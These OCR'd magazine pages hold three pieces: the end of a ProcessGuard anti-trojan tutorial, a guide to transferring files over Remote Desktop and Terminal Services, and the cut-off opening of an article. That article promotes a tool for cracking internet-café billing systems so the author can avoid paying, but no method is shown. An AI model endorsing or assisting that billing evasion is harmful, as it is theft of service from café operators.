


图7

在其中显示ProcessGuard的详细日志信息，记录了各种进程的启动情况，以及ProcessGuard对其行为的阻止或允许的动作。选中任意一行日志信息，在面板底部的"Application"栏中显示了程序的路径，进程ID，以及其

对系统的修改类型等信息，点击"Allow Modify"按钮，将解除ProcesGuard对其的限制，允许其对系统进行修改。在"Was BLOCKED from modifying"栏中显示ProcessGuard对该程序的阻止动作，点击"Remove Protection"按钮，将停止ProcessGuard的保护功能。

设置ProcessGuard保护对象

ProcessGuard对进程的保护分为两个方面，一种是彻底的保护，主要针对系统核心进程，以及用户特别信任的进程，不允许恶意程序对这些进程进行任何破坏，另外一种是对于一般的程序，只是允许其在ProcessGuard设定的安全范围内运行。在ProcesGuard主界面中打开"Protection"面板，如图8所示。




图8

在其中显示被彻底保护的进程，ProcessGuard采用双重保护机制来保卫合法的进程。选中某一进程，在"Protect this application from"面板中设置保护进程的方式，包括Termination（禁止非法关闭进程，可以利用该项保护合法程序的正常运行）、Modification（禁止修改进程内容，对于目前恶意程序惯用的进程注入技术而言，利用该项功能可以有效保护进程自身的"纯洁"）、Reading（禁止读取该进程的数据）等。同时在"Authorize this application to"面板中可以批准进程按照该面板中的设置运行，该面板中的具体的设置项目和"Protect this application from"面板中内容大体相同。例如为了防止恶意程序非法关闭瑞星防火墙，可以在进程列表中选中进程"Rfwsrv.exe"，在上述两个面板中同时勾选"Termination"和"Terminate protected applicatuons"项，就能有效抗击恶意程序对瑞星防火墙的非正常关闭操作。在"Other options for this application"栏中可以设置是否允许选中的进程设置系统钩子、存取物理内存、安装驱动程序或者系统服务项、设置退出时弹出提示窗体等项目，从而提高了保护的灵活性。同时点击"Add Application"按钮，允许用户将特别信任的程序直接添加到保护列表中，让其"享受"和系统核心进程同样的保护级别。

在ProcesGuard主界面中打开"Security"面板，在其中显示在ProcessGuard设定的安全范围内允许运行的进程。选中一个进程，利用右键菜单，可以实现查看属性、添加到保护列表中、改变保护响应动作（包括禁止/允许其单次运行，或者禁止/允许其永久运行等）、从安全列表中删除等功能。


总体而言，ProcesGuard是一款不可多得的系统保护程序，操作简单，并且对木马的监视效果非常好，建议大家都来用一用。

刘流：Windows XP中提供的远程桌面，以及Windows2000/2003中提供的终端服务，可以实现远程控制计算机。具有反应速度快，操作简单的特点。不过远程桌面/终端服务的缺点是不具备文件传输的能力。如果利用Radmin Administrator、PcAnyWhere等专业的远程控制软件来传输文件的话，还得在服务器上打开新的控制端口，既增加服务器的负担，又带来新的安全隐患。本文就为大家介绍了如何在终端下进行安全的文件传输。

适合读者：网络爱好者

前置知识：无

终端下的文件传输之道



文/图 郭建伟

最近朋友忙着折腾服务器，不过他对在终端下进行文件传输不太了解。所以拜托我找一个好的解决方案。为此，我写下了本文。

使用WtsFtp传输文件

IBEX推出的WtsFtp弥补了远程桌面/终端服务在文件传输上的不足。安装文件包含客户端和服务器两个组件，在安装时分别选择各自组件即可。在客户端运行WtsFtp程序组中的"Register New Client"项，将为当前用户注册安装WtsFtp Client Dll文件。在服务器端启动WtsFtp程序组中的WtsFtp主文件。在客户端运行终端服务客户端连上远程服务器。WtsFtp确认连接建立后，在其主窗口的左侧文件列表框中会显示服务器的名称和磁盘文件列表，在右侧的文件列表框中会显示客户端的

名称和磁盘文件列表，如图1 所示。




图1

> 小提示：如果客户端信息不能正常显示的话，WtsFtp会给出出错提示，原因可能是客户端没有安装对应的WtsFtp软件，或者客户端的WtsFtp版本和服务器端的版本不符等。

正常情况下，利用WtsFtp工具条上的"上传"，"下载"按钮就可以在服务器和客户端之间传送文件了。当然也可以直接在文件列表之间拖拽文件。在WtsFtp的"Upload Speed"，"Download Speed"下拉框中可以设定上传和下载的速度，可以从1KB到500KB之间自由选择。

在WtsFtp中，我们可以限制哪些登录的用户可以进行文件传输，点击"Options | Uuser Settings"菜单，打开"User Settings"对话框，点击"Add..."按钮，在"Choose"窗口中选择用户账号即可。还可以对选择的用户设定上传下载的最大速度和默认的速度。

对于可以使用WtsFtp传输文件的用户，WtsFtp还可以进一步限制哪些资源（例如磁盘，我的文档等）可以使用。点击菜单"Options | User | Group Permissions"项，在权限设置窗口中，可以点击"Add..."按钮增加用户或者用户组，在"User drives and directories permissions list"列表中选择磁盘等资源，勾选"Hide selected drives and directories"，可以对选定的用户/用户组隐藏这些资源，这样用户就无法在这些磁盘中传输文件了。勾选"Show selected drives and directorie"，使选定的资源可见，用户可以正常传输文件。"Inherit permissions from group"项使用户可以从用户组中继承资源的使用权。

利用远程桌面连接工具传输文件

使用WtsFtp虽然能在远程桌面/终端服务环境下传输文件，但是在服务器端必须关闭防火墙软件，否则WtsFtp无法和客户端取得联系。其实我们利用Windows XP自带的远程桌面连接工具，也能轻松实现文件传输。当然服务器端必须是Windows XP/2003才行。在开始运行菜单中输入"Mstsc.exe"，回车打开远程桌面连接工具，点击窗口中的"选项>>"按钮，打开扩展窗口，在本地资源面板中的"本地设备"框中勾选"磁盘驱动器"项，如图2 所示。




图2

然后在常规面板中依次输入服务器IP、用户名和密码、域等连接参数。设置完成后点击"连接"按钮，系统会弹出远程桌面连接安全警告对话框，提示远程计算机将使用本地设备，确认后开始连接。假设本机的名称为CLIENTPC，连接成功后，在服务器端打开资源管理器，可以看到本机的所有磁盘全部显示在服务器端的"我的电脑"中了，如图3 所示。





图3

这样我们在远程控制中，就可以十分方便地使用复制粘贴命令，或者采用直接拖曳文件的方式，在客户端和服务器端进行文件的上传/下载操作，就和在同一台电脑上操作一样简单。如果将Windows XP的Mstsc.exe文件复制到Windows 2003中，那么在Windows 2003下也可用上述方法连接Windows XP/2003服务器。

使用RDP技术传输文件

使用微软的RdpClip技术可以直接在远程桌面/终端服务环境下传输文件。将Rdp工具包解压后找到Rdpclip.exe、Fxfr.dll、Rdpdr.dll三个文件。在终端服务器端的X:\winnt\system32\下建一个名为Rdpclip的目录（X假设为系统盘），将提取的Rdpclip.exe放到该目录下。更改注册表，将HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Wds\rdpwd中的StartupPrograms值设为Rdpclip\rdpclip.exe，同时将提取的Fxfr.dll复制到X:\Winnt\System32 目录。这样服务器端就设置好了，重新启动使之生效。客户端设置很简单，将提取的Rdpdr.dll和Fxfr.dll两个文件复制到终端服务客户端安装程序目录下，覆盖原文件即可，一般为X:\program files\Terminal Services Client目录。在此过程中不要开启远程连接。设置完成后，使用客户端连接服务器，就可以象在同一台机器上一样，方便的复制和粘贴文件。

适合读者：网吧爱好者、免费爱好者
前置知识：无



网吧免费新思路

——Windows防锁专家

文/黄泉碧落

最近家里断网，一直没有人去交费，结果蒸汽时代也没办法玩了，把我郁闷的要死。不过答应朋友的事情总要做到，所以每天晚上我就开始泡网吧陪他打游戏。不过网吧的消费毕竟还是太高，就这样玩了一周我的口袋就紧巴巴了。好在找到了一款破解网吧收费系统的好软件，一切都不用愁了。

这款软件的名字叫做"Windows防锁专家"，其主界面如图1所示。

